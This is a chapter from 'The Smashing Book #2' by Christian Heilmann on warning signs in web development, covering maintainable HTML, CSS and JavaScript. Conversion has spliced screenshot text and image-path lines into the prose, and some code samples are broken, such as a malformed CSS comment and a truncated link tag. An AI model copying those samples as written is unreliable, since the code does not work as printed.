#2 THE SMASHING BOOK

Published 2011 by Smashing Media GmbH, Freiburg, Germany.
The Smashing Book 2 was written by Matt Ward, Alexander Charchar, Francisco Inchauste, Mike Rundle, Janko Jovanovic, Christian Heilmann, Vivien Anayian, Christoph Kolb, Susan Weinschenk, Steven Bradley and the Smashing Magazine Team.

Cover design: Brian Nelson, Fabian Ziegler. Illustrations: Yiying Lu.
Proofreading: Andrew Lobo, Rick Sloboda. Author bios: Katrin Eythorsdottir.
Editing and quality control: Vitaly Friedman, Sven Lennartz, Iris Kopic.
Marketing: Michael Dobler. Print and layout: DE Druck Europa GmbH.

Idea and concept: Vitaly Friedman, Sven Lennartz.

Table of Contents

CHAPTER 5
Red Flags (*Warning Signs*) in Web Development

Christian Heilmann

What this chapter is about: Building for maintenance, not the moment. Don't develop for yourself. Why HTML and CSS code go bad. HTML painting and convoluted CSS syntax. Issues with JavaScript and back-end code.

The publications we love to read as Web developers and designers often cheat us. They talk about an amazing world in which we have access to all levels of the system we are building. They also talk about a world in which we can easily write bleeding-edge solutions because every user has the coolest new browser and our colleagues and partners are as excited and clued in as we are about the whole Web development thing.

Reality is a bit different, though. Our products are built not by individuals but by teams – teams that are sometimes distributed across several companies. We don't build products from scratch either; instead, we extend or fix older products or build on frameworks or existing solutions. In other words, we work with other people's code and solutions and have to try to make sense of them. And in turn, people you do not know will have to access and change your code later on. Developing with that in mind is important. Every shortcut or clever trick that only you know will become a stumbling block for someone else later on.

We spend a big part of our lives working hard to clean up and maintain products, rather than building great things to make the lives of our users easier. That's just the way it is. If your code is hard to clean up, then you'll be eating up even more time in the already short development process.

Discovering that the product you're having trouble extending or fixing is your own from some time ago is all the more aggravating. That's when you start thinking that something must have gone wrong along the way.

Well, something has. A few things will make good solutions go bad and start to smell, and we'll go over them in this chapter. I've encountered these issues over and over again in my career and in code reviews, and I've found that being aware of them from the get-go has made me a better developer.

Reasons Why Products Go Bad

None of the things I am about to mention are actually surprising. The main thing we have to deal with as Web developers is a world that is fragmented, misunderstood and constantly changing. What was good practice five years ago would make people shake their heads now, and mistakes we made in the past keep getting repeated for the sake of pushing the envelope and doing something "cool" with new technology. The existence of bad code on the Web is not primarily the fault of developers during the development process, though. It is an admin issue. Here are the main culprits:

- People not qualified to write code for the Web are asked to do so because "it is just software engineering."
- People not qualified to design an interface are asked to use an out-of-the-box system and "make it prettier and modern."
- Developers aren't given enough time to build, clean up and document code-most of the time, they have to ship halfway through the building process.
- Designers are asked to work with corporate colors and fonts and to add a photo of the CEO with an audio welcome message, rather than spend time making sure the product is easy to navigate and guiding the user as quickly and enjoyably as possible to their objective.
- Web development is part of a larger project plan, and when the plan goes wrong, the wrong parts get cut (testing, documentation, developing a maintenance and build infrastructure).
- Developers themselves are bad at estimating the time and resources needed to build a product.
- Developers are too proud to use existing solutions and prefer to build their own… over and over again.
- For years, the market and particularly software companies have made us believe that handcrafted Web design and development are unnecessary: all you need are a set of great software tools and some templates, right? In the end, however, all WYSIWYG editors and clever IDEs have failed to deliver what we need.

In addition to these, a few mistakes that should be very obvious are done over and over again, and we'll talk about these now, starting with a big misunderstanding of what Web development is all about.

You Do Not Develop for Yourself

When you build things for the Web, you are not building for yourself. You're not developing for the client either. In most cases, clients have no clue about Web technologies and just want a website or app because their competitor has one.

You are really building for two groups of people: end users of the product, and the people taking over from you. You owe it to end users to build a product that works, regardless of their proficiency, environment or ability, and you owe it to the developers and designers who come after you to not build code that has to be altered or enhanced.

So far, the main reason for my career as a Web developer is the following: I have built the easiest and most bulletproof solutions possible and documented them and explained how people could extend them with new functionality. I build for maintenance, not for the moment.

I could have spent years building cool, edgy and amazing things that catered to the current state of the art, leaving a pile of outdated products behind in the process. I probably would have made more money along the way. But I can honestly say that the last six years of my life have not felt like work; rather, I did what I wanted to do and got some money for it.

If you want to be a professional Web developer or designer and you want the respect of your peers and superiors, then be professional and take pride in what you build. The main thing to be aware of is that you will not be the one who maintains your products, and the people who do won't have the same skills or knowledge as you. In most cases, they will mess up your product, because companies do not pay maintenance staff enough or expect quality – quick turnaround is more important. When you pay peanuts, you get monkeys; that's the way it is.

With that in mind, make sure you don't deliver a product that is on track to become a real mess in the future. And be aware that "state of the art" and "best practices" are very much time-bound.

When I started as a Web developer, one would start a layout by using a row of transparent GIFs to stretch out a table into a grid for the page. That quickly became an abomination when browsers started to support CSS. Many of the things that make us go "wow" now will have the same effect in the near future.

Let's go through the different parts needed to deliver a Web product and what to be aware of when working with them. In details, we'll cover HTML, CSS, JavaScript and back-end code.

Screen Designs and Mock-Ups

I am not a designer and don't pretend to know everything that a good designer has to deal with, so I won't go deep into this. I am also aware that when it comes to successful products, the UX is paramount.

Claiming that designers "don't get the Web" or "want impossible things" is easy, but to a degree that is the job of a good UX person. You have to challenge the status quo and come up with solutions that are easier for humans to use and that are pleasant to look at. And that is one hell of a task.

Having said that, a few things are ingrained on the Web and simply an annoyance to have to tell developers. There are also a few things that simply do not help a Web product be maintainable or easily extensible.

LIMITING THE NUMBER OF ELEMENTS

If you design tabbed navigation that works only with a certain number of tabs, for example, you're setting yourself up for failure. Web products grow, and there will always be a need to add another section or re-jig the order.

LIMITING THE SPACE OF TEXT

If your design allows only for text of a certain length in a certain font and at a certain size, then you're making it impossible to localize the product. Chinese, Hebrew, Indian and Arabic glyphs need more space than Western letters to be readable. Languages like German and Finnish have much longer words than English. A favorite that I encountered recently was

"Safety belt warning sign," which in German is "Sicherheitsgurtleuchtanzeige" – try fitting that on a button.

People make the same mistake when they limit the vertical space of a box and say that you have room for only three paragraphs. Some languages also require longer sentence structures to make sense. English sentence structure is amazingly easy compared to others. With techniques such as CSS, we can allow our designs to grow and shift with the amount of content; we should not view this as an annoyance but rather embrace it as an opportunity. People who are not designers will be editing the text, and you'll be lucky if the CMS in place does not allow them to choose fonts and colors. Limiting the amount of text is not an option.

THERE IS NO "LOOKS THE SAME IN EVERY BROWSER" UNLESS YOU MAKE THE WEBSITE AN IMAGE

Instead of forcing outdated browsers to display the newest and coolest features, we should embrace the idea of websites giving browsers what they can display and not choking on code. A text box that is a solid blue background in IE6 and a rounded-corner drop-shadow box with a beautiful blue gradient in Webkit browsers and Firefox is not a bug; it is actually the way the Web works. One cannot easily build a physical product that adapts to the person using it; we can on the Web, and we should exploit this opportunity instead of condemning it.

ELEMENTS THAT ARE LIKELY TO CHANGE SHOULD NOT BE GRAPHICS

There is no point in creating images for headlines by hand. You could work with a developer to create the images on the fly on the server, but if you really want to be flexible and build something for Web use, text is king.

I love being able to copy and paste text. I like highlighting things to make them more readable. Don't take that away from me. And you don't want to have to create those images for every language your product will ever be released in. As with code, you'll want to provide future maintainers with everything they need to alter and enhance your product. This means you should include all the fonts you used and the original versions of any images you've cropped.

Your original PSD or AI files (or any other graphics tool format) are the equivalent of a developer's source code. Structure your layers into useful folders and give them meaningful names. A PSD that lists "unnamed layer 1" to "unnamed layer 345" in random order, with dozens of masks in each, is not helpful to someone who just needs to redo one button in a different size.

Meaningful folder and layer names are like good source-code comments; they allow the maintainer to go where they need to go directly without messing up the rest of your work.

HTML

Technically speaking, HTML is not code – it's mark-up. You don't describe logic with HTML; rather, you define what a certain piece of text is, or you point to other pieces of data for a browser to execute correctly (for example, show an image, load and apply the rules in a style sheet, add video or audio and so on). This doesn't mean that we cannot go wrong with HTML; if that were the case, then the Web would be a much better place.

I am a programmer; I like code to work. In a lot of cases, we just put HTML elements in place and hope they work. The creativity and laxity with which browsers render HTML have made people lax, too. Non-validating HTML code is considered fine as long as it yields an acceptable result. This kind of development is short-sighted and dangerous. You do not write code for the current state of affairs; clever coders expect failures, apply what should work and then add fixes to work around current annoyances. HTML can become problematic and hard to maintain when you do a few things:

- Paint with HTML
- Use classes everywhere
- Use visual class and id names
- Write unsemantic HTML
- Write script-dependent mark-up.

Let's quickly go through these and see why they can create problems.

Painting With HTML

This practice has haunted us for years, and was especially bad when browsers did not support CSS. We used font elements, we centered elements on the screen with center, we added hr when we needed a line, we happily used b and i to define the look of certain parts of our documents, and of course we used table for layout.

All of this was problematic because if we wanted to change the look and feel later, we had to change every single HTML document on the website, rather than one style sheet. This was neither effective for maintenance nor helpful to the performance of the website.

While this use of HTML elements has become rare, we still paint with HTML. A lot of cool CSS3 solutions out there fall back to a bunch of pointless elements (most of the time being a lot of divs with ids on them) when the CSS cannot be applied. This doesn't make any sense. If you simply want to add elements to create a certain visual effect, use JavaScript to add them to the document or create them with CSS3. If you keep random HTML in the document to achieve a certain look, you will get into trouble with future maintainers, because content management systems might strip them out when a maintainer edits the document with a WYSIWYG editor.

HTML is not a canvas to paint on; it is a way to describe different bits of text and to say when to render interactive elements such as forms, video and audio.

Using Classes Everywhere

"Classitis," as it is called, is quite common these days. Rather than apply classes only to make certain elements stand out, people tend to add a class to every single element on the page, most of the time to give it a handle for jQuery to work its magic.

This is easily done, but it comes with the same maintenance issues as painting with HTML. If a class name changes in future, you'll have to do a massive search and replace over several documents. It also doesn't make sense from a CSS point of view. A list like this, for example, is just overkill:

```
<ul class="shopping-list first">
  <li class="list-item">Cucumbers</li>
  <li class="list-item">Bananas</li>
  <li class="list-item important">Toilet Paper</li>
  <li class="list-item">Deodorant</li>
  <li class="list-item”>Cotton Swabs</li>
  <li class="list-item">Duct Tape</li>
  <li class="list-item">Screwdriver</li>
</ul>
```

The main rule for applying classes to elements is this: add a class to mark the odd one out and to group elements that are not already logically grouped. Beyond that, you're doing it wrong. The example above should be:

```
<ul class="shopping-list first">
  <li>Cucumbers</li>
  <li>Bananas</li>
  <li class="important">Toilet Paper</li>
  <li>Deodorant</li>
  <li>Q-Tips</li>
  <li>Duct Tape</li>
  <li>Screwdriver</li>
</ul>
```

Instead of using `.shopping-list .list-item` to style the elements, all you need is `.shopping-list li`. You modify the important one with `.shopping-list li.important`, and then you don't have to worry about the class specificity of `.important` versus `.list-item`. The same goes for your JavaScript selector: all in all, you write a lot less and faster code. Learn how to write clever CSS that makes use of the hierarchy of the document. Don't make HTML a vehicle for the CSS, because maintainers might not understand what you are trying to achieve.

Visual `class` and `id` Names

Visual class and id names are a sign that someone does not understand CSS and that the CSS is prone to change or that the person has given up trying to make their code understandable and is just adding quick fixes in order to be able to mark "Resolved" in the bug tracking system. Consider the following `class` and `id` names:

- `greenMessage`
- `largeBoxRight`
- `boldHeadlineArial14px663366right`
  (seriously, I have seen this one in production code!)
- `orangeHeading`
- `redIntroText`

All of these make your code hard to maintain and can create confusion if, for example, the orange headlines have to be changed to green in future. Then you'd end up having to search for orange to change the green, which is madness.

All `class` and `id` names should logically describe what things are, not what they look like. The `largeBoxRight` example above could very well turn into `leanSidebar` in the next update of the website, so calling it what it is makes more sense, perhaps `breakout or instructions`. The `green-Message` class should probably be `confirmation`, and `redIntroText` could be `warning or error` (or, if the introductory text really is red by default and is not meant to flag an `error`, then intro would suffice).

The reasons for this should be obvious: you shouldn't have to modify the HTML when a change is made to the design; all you should need to do is change the value of a CSS property. With generic and semantically descriptive class names, you are building for future changes. This doesn't mean you can never use visual class names. If, for example, you have a script or class that adds rounded corners to an element, and you want the future maintainer to be able to easily add and remove the corners, then a class named rounded makes sense. You can define sets of visual effects in CSS and apply and remove them that way.

Unsemantic HTML

Another big issue is people using unsemantic HTML to define things that HTML does perfectly well already. We're talking about odd constructs like the following:

```
<span class="link">Click here to continue</span>

<div id="mainheading">Welcome to our awesome website</div>

<span class="label">Enter name:</span><input type="text"
name="name" id="name">

<div class="button rounded gradient" id="but1">Send form</div>

<span class="headline">Pachyderms</span><span class="sub-
headline">Elephants</span>
```

People do this for any one of a few reasons:

1. They don't understand HTML
2. They are using a framework or system that was written by people who don't understand HTML
3. They don't know where certain page elements will be used

There is no excuse for the first reason. A lot of developers out on the market love writing HTML, and if you want to build a Web product, you should hire at least one of them. If your toilet needs fixing, you don't hire a bricklayer – you get a plumber; otherwise, you'll end up knee-deep in you-know-what. The same goes for your Web product.

The second reason (i.e. working with code that was generated by people who don't understand HTML) is understandable, but still a shame. Framework developers should partner with good front-end developers to render sensible HTML.

Using a span instead of a label is inefficient. Labels give you clickable text with which to focus form elements and built-in support for assistive technology; with a span, you'd need to write out this functionality.

The last reason is the most understandable. As it is now, HTML is a terrible language if you want to cut up a document into reusable components and arrange them in any order. The primacy of headings makes this almost impossible; and because CSS rules are inherited down the document tree, they will mess up your widgets unless you go overboard with specificity or embed the widgets in iframes. HTML5 has a few different approaches for this, and it makes it easier, for example, to link a header, a paragraph and more with one anchor element – in HTML4, you'd have to use JavaScript for that.

There is, however, no excuse for deliberately writing HTML abominations such as the ones shown above. HTML has very logical and useful elements for different jobs: headings cut up a document into logical units, buttons initiate functionality in the back end or call scripts, and form elements (including fieldset and legend) structure forms and make them accessible to all kinds of input devices.

With JavaScript, you can turn any element into a button or make it do things when the user interacts with it. But why bother when HTML already does the job? In most cases, all that is missing is the author picking up an HTML reference and finding the right element.

Script-Dependent Mark-Up

This problem of code going bad is increasing lately, and why people do it still baffles me. If an HTML element makes sense only when it fires certain JavaScript functionality, then create it with JavaScript. The same goes for elements that look pretty only with a certain CSS rule applied to them. With JavaScript, injecting code into the document is dead easy, and with CSS you can use content creation to do the same. The latter suffers from little support in IE, so technically JavaScript is still the safer bet.

There is no logical explanation for why someone would write a lot of divs and spans with certain classes by hand and then enhance them to be something different. By doing this, you distribute maintenance between the HTML and the script, which means that sooner or later someone will break it. If certain HTML makes sense only when scripting is available, then using JavaScript to fire it ensures that whoever changes the HTML will also have to at least look at the JavaScript.

HTML is the lowest common denominator – it should work for everyone. When I click a button on my company's BlackBerry and nothing happens, I get frustrated. When I use my smartphone and your input fields aren't input fields for me, then I can't use your website. If any kind of error happens and JavaScript stops and your interface becomes unusable, then you frustrate end users, the people who bring you money and tell other people about your product. But if you generate anything that depends on JavaScript only in JavaScript, and an error occurs, end users will still get a usable interface – albeit not as pretty and cool – and will not leave frustrated. This is a no-brainer.

There is no shame in writing the HTML for your JavaScript solution by hand during development. Before you deploy it, though, turn this HTML into a simple generation script in your JavaScript, and we'll all come out happier.

Writing Invalid HTML Because You Can

HTML validation is holy war territory, so let's not go too deep into it. The main point about validating code is to have a good starting point: you know it should work, and so if something goes wrong, then you'll know the code is not the reason. The main reason to write invalid HTML is to implement functionality that browsers can provide and that makes sense but that is not part of HTML's specifications. WAI-ARIA[1] is a good example: add a few extra attributes to your elements, and all of a sudden you have a much more accessible document, because the browser is able to tell assistive technology such as screen readers that there is more to the document than meets the eye.

You will find, however, that people write invalid HTML just because they can. Browsers do not complain about invalid HTML (but they do not show invalid XML, which makes them inconsistent); instead, they try to repair incorrect nesting and ignore invalid attributes. Sometimes, you'll find people deliberately writing incorrect HTML because one browser in some configuration or another implements things the right way only when they write the HTML incorrectly. This leads to a few things:

1 http://www.w3.org/TR/wai-aria-primer/

- You rely on browsers to correct things that you did wrong (good luck with that, by the way)
- You need to explain to maintainers why you've done what you've done and what it means
- You will most likely have to fix or amend what you've done for other browsers and every time a new browser comes out
- Don't be surprised if another developer undoes what you've done in future because it just looks wrong.


CSS

CSS (and the way people deal with it) is a strange phenomenon. For years, we've complained about how browser support for CSS was either wanting or random; and rather than support it, many of our fellow developers dismissed CSS as being unusable and pined for the "ease of applying layout tables." Well, CSS finally came into its own, and that is a good thing. Separating the look and feel of a document from its structure makes it dead easy to change a setting across a website without having to change thousands of documents.

CSS is not hard to learn; the syntax is actually ridiculously easy. What a lot of people don't get is that CSS is meant to complement other Web technologies, not replace them. A lot of "CSS-only solutions" for various issues fall short in a few ways: keyboard accessibility, touchscreen accessibility[2] (I can't use a hover menu on my smartphone, for example) and overall user control.

CSS is a one-off state. You apply it and then hope everything goes well. With JavaScript, you can test that what you've applied really has been rendered, and you can test whether there is enough space for a certain effect before running it. For instance, when you show and hide a panel with `:hover` in CSS, you cannot test first whether it will fit the screen or cause a horizontal scrollbar. In JavaScript, you can read the mouse position, the width of the viewport and the width of the panel and hence move it, say, to the left before showing it. There is no `if()` statement in CSS.

2 http://trentwalton.com/2010/07/05/non-hover/



Monday, July 5th, 2010
51 Responses

"Elements that rely only on mousemove, mouseover, mouseout or the CSS pseudo-class :hover may not always behave as expected on a touch-screen device such as iPad or iPhone."

A few days after Steve Jobs announced the release of the iPad, I read that sentence in Apple's Reference Library: Preparing Your Web Content for iPad, and started to realize the drastic implications the evolution of multi-touch would have on interaction design. Anything we design for the web that requires a hover state has an uncertain future and could be subject to serious usability issues.

The Touch-Screen Boom

If you think this is something that can be addressed later, when multi-touch "catches on", consider this: as of June 22, 2010 Apple has sold 3 million iPads in 80 days, 1.03 million

A lot of "CSS-only solutions" fall short in a few ways. The touchscreen accessibility is a good example: you can't use a hover menu on your smartphone. The issue is discussed in Trent Wallton's article "Non-Hover."

With media queries and the way certain browsers are implementing animation and transitions, CSS is going in that direction, but in the end it is really just simulating JavaScript. Using a good JavaScript library and some CSS, you can achieve all of these effects right now and across browsers.

Writing bad CSS basically means a few things:


- Allowing browser defaults
- Using convoluted syntax
- Adding CSS without analyzing
- Being too specific
- Using browser-specific hacks and technologies

Let's look at each of these in more detail.

Allowing Browser Defaults

There is no such thing as an unstyled page, because browsers already have predefined styles for how to render an HTML document. The problem is that every browser has a different style, which means that if you want a defined look and feel, then you'll need to override all kinds of settings that are automatically added by the browser.

To work around this, use a CSS reset file. In its simplest (yet heavily debated) form, this means adding a `*{margin:0;padding:0}` to the document to override any margin and padding that the browser applies to elements. If you want to have a cleaner and more sophisticated solution, use a predefined CSS reset style sheet, such as the Yahoo User Interface CSS Reset.[3] You could even override all of the font sizing that browsers apply by adding a *fonts.css* file.[4]


YAHOO! DEVELOPER NETWORK

YUI 2: Reset CSS

All YUI 2.x users should review the YUI 2.8.2 security bulletin, which discusses a vulnerability present in YUI 2.4.0-2.8.1.

YUI Library
- YUI Home
- YUI 3
- YUIBlog
- Bug Reports/Feature Requests
- YUI on GitHub
- YUI License

YUI 2.x Resources
- YUI 2
- YUI 2 Examples
- YUI 2 API Docs
- YUI 2 Discussion Forums
- Dependency Configurator

YUI Components
- Animation
- AutoComplete
- Browser History Manager
- Button
- Calendar
- Carousel BETA
- Charts BETA
- Color Picker
- Connection Manager
- Container
- Cookie
- DataSource
- DataTable
- Dom
- Drag & Drop

YUI 2: Reset CSS

The foundational YUI Reset CSS file removes and neutralizes the inconsistent default styling of HTML elements, creating a level playing field across A-grade browsers and providing a sound foundation upon which you can *explicitly declare your intentions*.

Note: YUI Base CSS (introduced in version 2.3.0) can complement Reset by applying a style foundation for common HTML elements that is consistent across A-grade browsers.

On This Page:
- Video: The YUI CSS Foundation
- Getting Started
- See the Code
- Support & Community
- Filing Bugs and Feature Requests

Quick Links:
- Examples: Explore examples of the Reset CSS Package in action.
- Release Notes: Detailed change log for the Reset CSS Package.
- License: The YUI Library is issued under a BSD license.
- Download: Download the Reset CSS Package as part of the full YUI Library at YUILibrary.com.

Getting Started

To use Reset, include the following source file in your web page with the link element:

```
<!-- Source File -->
<link rel="stylesheet" type="text/css" href="http://yui.yahooapis.
```

The YUI CSS Foundation

Note: If you are using the entire YUI CSS foundation, including the Reset, Fonts, and Grids

CSS Reset/Base/Fonts/Grids Cheat Sheet:

Download full set of cheat sheets.

Reset CSS Examples:
- Basic Test Suite for YUI Reset

More Reading about CSS Reset:
- "Using Reset Stylesheets," on WebMonkey

YUI Reset on del.icio.us:

bookmark on del.icio.us

tags: css webdesign reset yahoo design development tools web yui webdev

saved by 2378 people

The Yahoo User Interface library contains various CSS templates: one of them is the CSS Reset Style Sheet.

3 http://developer.yahoo.com/yui/reset/

4 http://developer.yahoo.com/yui/fonts/

Resetting means not only that you override the browser defaults, but that you start with a clean slate with the look and feel and that you won't have to set the margin and padding on elements where you don't need them.

Using Convoluted Syntax

CSS has wonderful shortcut notations to keep your code short and simple. It is also set up so that people don't have to hunt for a particular setting. So, when you define a property for an element, keep it in one place rather than split it up. For example:

```
#pagetitle {
  color: black;
  text-align: left;
  border-top-width: 2px;
  border-top-color: black;
  padding-left: 2em;
  border-right-color: white;
  border-left-width: 2px;
  border-top-style: solid;
  border-left-color: black;
  border-bottom-width: 2px;
  line-height: 1.3em;
  position: absolute;
  border-right-style: solid;
  right: 0;
  padding-right: 2em;
  padding-bottom: 1em;
  width: 30em;
  border-bottom-style: solid;
  border-bottom-color: white;
  top: 10em;
  border-left-style: solid;
  padding-top: 1em;
  height: 3em;
  border-right-width: 2px;
}
```

Maintaining this can be tough; the border properties, for instance, are scattered all over the place and are needlessly verbose. The same goes for the positioning and measurements of the box. By ordering them logically and using the border shortcut notation, you make it a lot easier. The rule here is to preset everything and then only override what needs to change.

```
#pagetitle {
  color: black;
  text-align: left;
  line-height: 1.3em;
  border: 2px solid white;
  border-color: black white white black;
  padding: 1em 2em;
  position: absolute;
  top: 10em;
  right: 0;
  width: 30em;
  height: 3em;
}
```

With this, we have defined the border as solid and white for the whole box, and then defined the colors (the only thing that changes) for all the sides. The colors are defined clockwise from top: so, top, right, bottom, left. The same goes for padding; if you want the same values for left and right and for top and bottom, you can take a shortcut by defining the former as one value and the latter as another value. Furthermore, by ordering the settings by font, border, position and measurements, we make everything easy to find.

The other thing to do is move common denominators out of their specific selectors and collate them. For example:

```
h1 {
  font-family: helvetica,arial,sans-serif;
  color: #000;
  margin: .5em 0;
  padding: 1em;
  font-size: 150%;
  background: #ccc;
}
h2 {
  font-family: helvetica,arial,sans-serif;
  color: #000;
  font-size: 120%;
  margin: .5em 0;
  padding: 1em;
  background: #999;
}
h3 {
  font-family: helvetica,arial,sans-serif;
  color: #000;
  margin: .5em 0;
  font-size: 110%;
  padding: 1em;
  background: #666;
}
h4 {
  font-family: helvetica,arial,sans-serif;
  color: #000;
  margin: .5em 0;
  font-size: 105%;
  padding: 0;

}
```

This is verbose because some values are repeated. Again, define the lot, and then override what you need:

```
h1,h2,h3,h4,h5,h6 {
font-family: helvetica,arial,sans-serif;
  color: #000;
  margin: .5em 0;
  padding: 1em;
}
h1 {
  font-size: 150%;
  background: #ccc;
}
h2 {
  font-size: 120%;
  background: #999;
}
h3 {
  font-size: 110%;
  background: #666;
}
h4 {
  font-size: 105%;
  padding: 0;
  background: transparent;
}
```

Now you can change the settings for all headings in one place. Notice that for the h4 we have to override the default because there is no background or padding. By analyzing your CSS, you can shorten it immensely and make it easier to maintain.


Adding CSS Without Analyzing

Probably the biggest cause of massive and hard-to-maintain CSS files is that, rather than looking through the file and finding the place to change something, people simply add more properties to the end. Most of the time, they include selectors with ridiculously high specificity to ensure that the new styles are applied. You will often find things like the following at the end of a CSS file:

```
#main #content .entry p span { color: #999; }
#nav ul li.entry a.sitelink span.current { font-family: arial;}
```

It can be daunting to go through a CSS file to find that one setting to change… and then waiting to see what else happens when you change it. This is especially true when the website is massive and complex. You might delete a seemingly redundant selector, only to find that it is needed for some other section of the page.

Using browser debugging tools such as Firebug and Web Development Tools, you can see the styles that have been applied to an element and where they come from, enabling you to change them at the source. There are also tools for identifying orphaned CSS settings,[5] but again, these settings might have a purpose that you are not aware of. In the end, adding a highly specific selector will fix the issue, but then you will have started a race with other maintainers that is unwinnable and that will ultimately bloat the CSS.



```
http://www.smashingmagazine.com/wp-content
/w3tc/min/ba202c/default.include.3995229259.css
⊟ 551 unused selectors:
.contactform .subject label                     Line 1
.contactform .container                         Line 1
.contactform .thankyou                          Line 1
.smcontact                                      Line 1
.smcontact td                                   Line 1
.smashform fieldset                             Line 1
.smashform legend                               Line 1
.smashform label                                Line 1
.smashform input[type="checkbox"]               Line 1
.smashform input[type="radio"]                  Line 1
.smashform input[type="text"]                   Line 1
.smashform input[type="password"]               Line 1
.smashform select                               Line 1
.smashform input[type="submit"]                 Line 1
.smashform input.radio                          Line 1
.smashform textarea                             Line 1
.smashform input[type="checkbox"]:focus         Line 1
.smashform input[type="radio"]:focus            Line 1
.smashform input[type="text"]:focus             Line 1
.smashform input[type="password"]:focus         Line 1
.smashform textarea:focus                       Line 1
span.error p                                    Line 1
.smashform fieldset div                         Line 1
Found 597 unused selectors among 3 stylesheets
```

Dust-Me Selectors, a Firefox extension that finds unused CSS selectors in stylesheets.

5 http://www.sitepoint.com/dustmeselectors/

Being Too Specific

Using selectors that are too specific will put you in this same race with other maintainers. Specificity refers to selectors that define which styles are applied to certain elements. If you apply `p { color: #000; }` and `#main p { color: #ccc; }` to the same document, then all paragraphs in the element with #main will be light gray and not black, because the #main selector makes the second rule more specific.

This means that every time a maintainer has to add a new style, they would have to add yet another element, `class` or `id` to their selectors. To make their life easier, keep your selectors as low in specificity as possible, and leave it to the maintainer to define which element in a series is the "odd one out." By doing this, you also allow styles to be reused. For example, `div.warning { color: #c00; background: #fcc }` works only for a `div`, whereas if you had defined `.warning { color: #c00; background: #fcc }`, a maintainer could add it to, say, a list item.

Using Browser-Specific Hacks and Technologies

Just because something looks cool right now doesn't mean it is ready for consumption or that it will be cool in a year's time. IE6 had an amazing number of vendor-specific extensions to CSS when it came out; you could, for example, rotate HTML content in 1997 with a filter only for IE. Right now, Webkit-based browsers do just that. A lot of CSS tricks that look impressive on an iPad or iPhone will not get applied in other browsers, though, and will be more annoying than helpful on very slow computers. So, before you get all excited about the possibilities of a closed system and claim that this is the real state of the Web, do some testing outside of your comfort zone and apply styles when it makes sense. As for helping out the maintainers, it might be a good idea to add browser-specific settings at the ends of your rules instead of scattering them throughout. For example:

```
#message {
  width: 90%;
  padding: .5em;
  font-size: 110%;
  font-weight: bold;
  border: 2px solid #000;
  border-radius: 10px;
/* Firefox */
  -moz-border-radius: 10px;
  -moz-box-shadow: 4px 4px 4px rgba(33,33,33,.4);
/ Safari / Chrome */
  -webkit-border-radius: 10px;
}
```

This way, deleting all vendor-specific extensions will be easy when the standards bodies roll out the final specifications and all browsers support them (… and pigs fly).

JavaScript

JavaScript is the most used and probably the most powerful programming language on the Web. It has several virtues: it is easy to learn, it works without compilation or the need for a server, and it is ubiquitous. With JSON becoming a data-transfer standard and with JavaScript libraries abstracting the pains of cross-browser support and convoluted DOM manipulation away, there is no point in not using it for what it is good at.

